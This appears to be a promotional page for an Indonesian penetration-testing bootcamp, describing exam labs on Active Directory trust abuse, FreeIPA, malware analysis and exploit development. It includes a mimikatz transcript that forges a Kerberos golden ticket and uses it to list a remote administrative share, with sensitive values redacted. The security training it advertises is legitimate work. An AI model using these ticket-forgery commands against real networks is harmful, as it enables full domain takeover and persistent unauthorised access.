The exploitation of Inter-Domain Trust Relationships is classified as an Advanced Enterprise Threat because it targets the fundamental bedrock of identity trust within large-scale, multi-forest, or hybrid environments. In such infrastructures, trust relationships act as the mechanical necessity for cross-departmental collaboration, but they also create high-risk pathways for lateral movement. When an attacker successfully pivots from a compromised child domain to the primary forest root using sophisticated techniques like SID History Injection or the forgery of Inter-realm TGTs, the entire security hierarchy is invalidated. This "Infrastructure Doomsday" scenario renders traditional perimeter defenses obsolete, as the adversary navigates the network using legitimate, highly-privileged credentials that are recognized across all federated domains.

The complexity of this threat necessitates an expert-level understanding of Active Directory architecture and authentication protocols such as Kerberos and NTLM, making it a critical benchmark for advanced security certifications. Beyond the technical sophistication, the systemic impact is unparalleled; a successful exploit can simultaneously paralyze a corporation’s entire ecosystem, including email, databases, and cloud services. Because the attacker utilizes official system protocols to remain stealthy, detection is exceptionally difficult, and remediation often requires a catastrophic rebuild of the identity infrastructure. Mastering this domain is essential for senior professionals, as it represents the highest level of risk management and architectural defense within a modern corporate authority.



Cross-Domain Escalation (Expert Level)
Golden Ticket attack
Cross-Node Security Identifier (SID) Harvesting (ExtraSID)
Parent-Child trust exploitation
Enterprise Admin takeover.

```
c:\bb>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #18362 Feb 29 2020 11:13:10
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::golden /user:attacker /domain:dev.lab.local /sid:S-[redacted]/ptt
User      : attacker
Domain    : dev.lab.local (DEV)
SID       : S-[redacted]
User Id   : 500
Groups Id : *5[redacted]
ServiceKey: 08[redacted]
Lifetime  : 4/23/2026 10:14:24 AM ; 4/20/2036 10:14:24 AM ; 4/20/2036 10:14:24 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'attacker @ dev.lab.local' successfully submitted for current session
```

```
c:\bb>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9900:413f:1c84:93c2%10
   IPv4 Address. . . . . . . . . . . : 192.168.9.16
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.9.1

Tunnel adapter isatap.{E7465343-149D-4B8C-9633-31E5DB3D5BC0}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\bb>dir \\windowsdata2.dev.lab.local\c$
dir \\windowsdata2.dev.lab.local\c$
 Volume in drive \\windowsdata2.dev.lab.local\c$ has no label.
 Volume Serial Number is 2CD8-2272

 Directory of \\windowsdata2.dev.lab.local\c$

04/19/2026  01:56 PM                 0 AUTOEXEC.BAT
04/19/2026  01:56 PM                 0 CONFIG.SYS
04/19/2026  02:01 PM    <DIR>          Documents and Settings
04/22/2026  11:44 PM             1,443 exam4.kirbi
04/19/2026  02:14 PM    <DIR>          Program Files
04/19/2026  02:16 PM    <DIR>          rahasia
04/20/2026  04:13 AM    <DIR>          WINDOWS
04/22/2026  11:47 PM    <DIR>          wmpub
               3 File(s)          1,443 bytes
               5 Dir(s)  38,703,304,704 bytes free

c:\bb>
```

Contoh berhasil lolos ujian.

Lab 6


Enterprise Identity Security: Compromising FreeIPA Domain Controller through Credential Validation

Full Domain Takeover: Exploiting Identity Management in FreeIPA

FreeIPA is a Linux-based identity and access management system used in enterprise environments to centrally manage users, groups, permissions, and hosts within a single domain. It combines core services such as LDAP for identity storage, Kerberos for ticket-based authentication, and optional components like DNS, an internal certificate authority, and both web and CLI administration tools.

In enterprise contexts, FreeIPA is often seen as the Linux equivalent of Active Directory, providing centralized login, domain management, and policy enforcement. This allows administrators to manage authentication and authorization across multiple systems without relying on local accounts on each machine.

Its strength lies in integrating security services such as Kerberos authentication, automated certificate management, and policy-based access control like sudo rules and host-based access control. This makes FreeIPA well-suited for large-scale infrastructures that require consistent, centralized identity and security management.




The goal is to gain access to your target (https://ipa.ctf-lab.local/ipa/ui/) - Hanya bisa diakses lewat Internal dan dimodifikasi manual:

Lab 7
Analisis Malware pada Windows 10 (Statis & Dinamis)

Windows Malware Behavior Analysis


Dynamic analysis begins by observing the real behavior of the malware during execution inside an isolated Windows environment. The primary focus at this stage is to monitor how the malware interacts with the operating system, such as using tools to compare registry changes in order to identify persistence mechanisms, and Wireshark to capture network activities including communication with Command and Control (C2) servers. If the malware is detected performing suspicious activities, the analyst will use OllyDbg as an advanced dynamic analysis tool to step through assembly instructions, allowing the analyst to observe memory changes in real time, analyze API calls, and uncover functions executed during runtime.




Lab 8
Windows 10 Exploit Development

Windows 10 exploit development in this exam context is a controlled lab exercise focused on identifying and exploiting memory corruption vulnerabilities in a Windows environment. The scope is limited to classic techniques such as buffer overflow and Structured Exception Handler (SEH) overwrite, where the goal is to understand and manipulate program execution flow.

The challenge typically involves analyzing protections like SafeSEH and ASLR, identifying bad characters that affect payload stability, and using techniques such as short jumps to redirect execution. Everything is performed in an online lab environment, where the objective is to demonstrate understanding of memory behavior and basic exploitation concepts under controlled conditions.






Lab 9

Linux Exploit Development

Linux Exploit Development begins with an in-depth investigation of the target binary using fuzzing and runtime debugging techniques to trigger memory corruption. The primary focus is to map the internal memory structure and observe program behavior under irregular input conditions to determine the precise threshold of data corruption. Once the vulnerability is identified, a static mapping of instruction addresses is performed to achieve a **Conceptual Control Target Takeover**, effectively redirecting the program's logical flow from its original function toward a new set of instructions entirely controlled by the developer.

In the implementation phase, the exploitation strategy is executed by either injecting direct instructions into the buffer or chaining existing system code to build stable functional access. In this scenario, a **Bind Shell** mechanism is utilized, where the payload forces the binary to open a specific communication port on the target machine and listen for incoming connections. The final result is **Controlled Code Execution**, granting full interactive shell access that allows the developer to navigate the target environment and execute internal commands with direct system control.

```
    [ LAB ]
       |
       |
[ Linux Vulnerable Binary (ELF) ]
       |
       |
[ Participant / Exploit Dev ]
(GDB / RE Tools)
       |
       |
 reverse engineering flow:
 - binary analysis
 - runtime debugging
 - memory behavior observation
 - control flow understanding
       |
       |
 vulnerability class:
 - stack-based memory corruption (conceptual)
 - execution flow hijack
       |
       |
 result:
 → controlled code execution
 → interactive system access
       |
       v
[ Interactive Session ]
```



Internship for bootcamp participants

.

The internship is conducted with a direct industry immersion approach as a SOC Analyst responsible for monitoring the company's cloud VPS and shared web hosting services. Within the SOC structure, roles are divided into SOC L1 and SOC L2.

In addition, for participants focusing on becoming pentesters, the tasks include performing penetration testing on the company's own systems to identify and evaluate security vulnerabilities.

The monitoring tools used are comprehensive, including Wazuh SIEM, Splunk, Zabbix, Prometheus, Grafana, Netdata, as well as various supporting tools for monitoring, logging, and observability.

Additional learning support

You not only get access to remote lab environments, along with dozens of hacking tools and exploits, but you also get access to download more than 50 virtual machines that you can install on your own PC or laptop to support hands-on learning throughout the bootcamp.

Support for Ethical Hacking & Security modules with over 2,000 pages of material, along with a variety of slides from X-code (PT. Teknologi Server Indonesia) for bootcamp sessions.

The Technologies We Use in Our Work

Technology & Infrastructure: Virtualisasi, Network Architecture, Security Stack & Monitoring System

21+ Years of Experience, 5,000+ Clients Served, 129,000+ Community Members, Cybersecurity Community Since 2004

We are an Indonesian technology company building an independent ecosystem in cybersecurity, encompassing penetration testing, security hardening, SOC services, public cloud and VPS, shared hosting, self managed servers, R&D platforms and automation, IT consulting, AI services, cybersecurity education and bootcamps, as well as software development projects.

Our technologies include a wide range of systems, algorithms, codebases, panels, and infrastructure built entirely from scratch, enabling us to operate as a comprehensive and modern technology innovator.

Our cloud infrastructure is designed with reliability, scalability, and security in mind. Parts of our storage architecture utilize triple replication with Ceph to ensure data redundancy and high availability. Our public cloud platforms are powered by technologies such as OpenStack, Canonical MicroCloud, Proxmox, and other supporting systems, combined with custom automation and security frameworks developed internally from the ground up, from architecture design, algorithms, and system engineering to core coding implementations.

For infrastructure and security monitoring, we utilize various technologies such as Wazuh SIEM, Splunk SIEM, Grafana, Prometheus, Netdata, and Zabbix, along with other observability and monitoring platforms. For container management and Docker-based system orchestration, we also use Docker management interfaces such as Portainer, along with various automation and system management tools.

For backend development, we utilize modern technologies including PHP, Node.js, Next.js, Rust, and other advanced development stacks to build scalable, secure, and high performance platforms.

We operate across multiple technology domains as an IT and technology consultancy and service company, infrastructure and cloud company, cybersecurity company, AI service provider, and software product company.

As a cybersecurity learning platform, we were founded on June 5, 2004. We also operate the largest cybersecurity forum in Indonesia, with more than 129,000 members.

We have extensive experience conducting penetration testing for various companies and have handled a wide range of cybersecurity incident cases. We have proudly served over 5,000 clients, who have consistently provided nearly flawless testimonials, a true testament to the quality, reliability, and trust we deliver.

X-Code Bootcamp #13 - Penetration Testing & Cyber Security Engineer
Tersedia program magang! Pemagang akan terjun langsung di Pentest & SOC, menggunakan tools industri modern:. Proxmox, Wazuh SIEM, Splunk SIEM, Grafana, Prometheus, Netdata dan sistem internal milik PT

Bagi peserta yang ingin mendapatkan pengalaman industri nyata yang langsung bisa dimasukkan ke portofolio!

Materi yang Dipelajari:
Alur Penetration Testing Lengkap: Mulai dari penyusunan proposal, NDA, kontrak, eksekusi pentest, penyusunan laporan teknis & non-teknis, manajemen bisnis. Pentest modes: Learn Black-box & Gray-box. Web Exploitation: XSS, LFI, RFI, SQLi, Command Injection, CSRF, dll (+mitigasi), SIEM & Log Analysis: Instalasi Wazuh, deteksi brute-force, serangan web, perubahan sistem. Belajar OWASP Top 10. API Pentest: Auth bypass, input validation flaws, REST API exp. WAF Bypass: XSS & SQLi bypass. Target tidak hanya PHP, tapi juga Node.js. Exploit Dev: BOF, SEH, SafeSEH, ASLR, DEP/NX bypass, egghunter, jumpshort, dll. Fuzzing & Exploitation: Bug finding & shellcode execution (Windows/Linux). Custom Exploit: Buat exploit sendiri, bind/reverse shell (msfvenom) Privilege Escalation: Kernel, sudo, polkit, misconfig (Linux & BSD). Network Attack: ARP spoof, bruteforce, sniffing, DoS, router exploit, IPcam Exploitation. Nessus & Metasploit: Scanning & eksploitasi. Wireless Pentest: recon, deauth, WPA/WPA2 testing, mitigasi. Advanced Active Directory Attack Techniques: Full-Chain Domain Compromise via Lateral Movement and Kerberos Ticket Forgery (Golden Ticket) for Persistent Administrative Access., Secure Coding & IR: Patch cepat, respon insiden real-time. Hardening & Defensive Eng: WAF, anti-bf, anti-port-scanner, firewall, patch. STAR interview method, careers in pentesting, & soft skills for translating tech to business

Belajar langsung: Menjadi:Pentester, SOC Level 1, SOC Level 2.
Pendaftaran & Info:
- WA Admin 1: 0857-2891-7933, - WA Admin 2: 0895-4207-54477